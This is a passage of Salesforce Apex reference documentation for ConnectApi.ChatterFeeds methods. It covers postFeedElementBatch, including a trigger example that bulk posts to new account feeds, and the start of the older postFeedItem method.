shareInput.feedEntityId = '0D5R0000000SEbc';
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.feedEntityShare = shareInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

SEE ALSO:

- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element

`postFeedElementBatch(communityId, feedElements)`

Posts a batch of up to 500 feed elements for the cost of one DML statement.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] postFeedElementBatch(String communityId,
List<ConnectApi.BatchInput> feedElements)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElements
Type: List<ConnectApi.BatchInput Class>

The list can contain up to 500 `ConnectApi.BatchInput` objects. In the `ConnectApi.BatchInput` constructor, the input object must be a concrete instance of the abstract `ConnectApi.FeedElementInput` class.

Return Value

Type: `ConnectApi.BatchResult`[]

The `ConnectApi.BatchResult.getResult()` method returns a `ConnectApi.FeedElement` object.

The returned objects correspond to each of the input objects and are returned in the same order as the input objects.

The method call fails only if an error occurs that affects the entire operation (such as a parsing failure). If an individual object causes an error, the error is embedded within the `ConnectApi.BatchResult` list.

Usage

Use this method to post a list of feed elements efficiently. Create a list containing up to 500 objects and insert them all for the cost of one DML statement.

The `ConnectApi.BatchInput Class` has three constructors, but the `postFeedElementBatch` method only supports the two listed here. It doesn't support multiple binary inputs.

In each constructor, the input object must be an instance of `ConnectApi.FeedElementInput`. Pick a constructor based on whether or not you want to pass a binary input.

- `ConnectApi.BatchInput(Object input)`—No binary input
- `ConnectApi.BatchInput(Object input, ConnectApi.BinaryInput binary)`—One binary input.

Example

This trigger bulk posts to the feeds of newly inserted accounts.

```
trigger postFeedItemToAccount on Account (after insert) {
    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
```

```
        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input);
        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
}
```

postFeedItem(communityId, feedType, subjectId, text)

Posts a feed item with plain text from the context user.

API Version

28.0–31.0

Important: In version 32.0 and later, use postFeedElement(communityId, subjectId, feedElementType, text).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem postFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
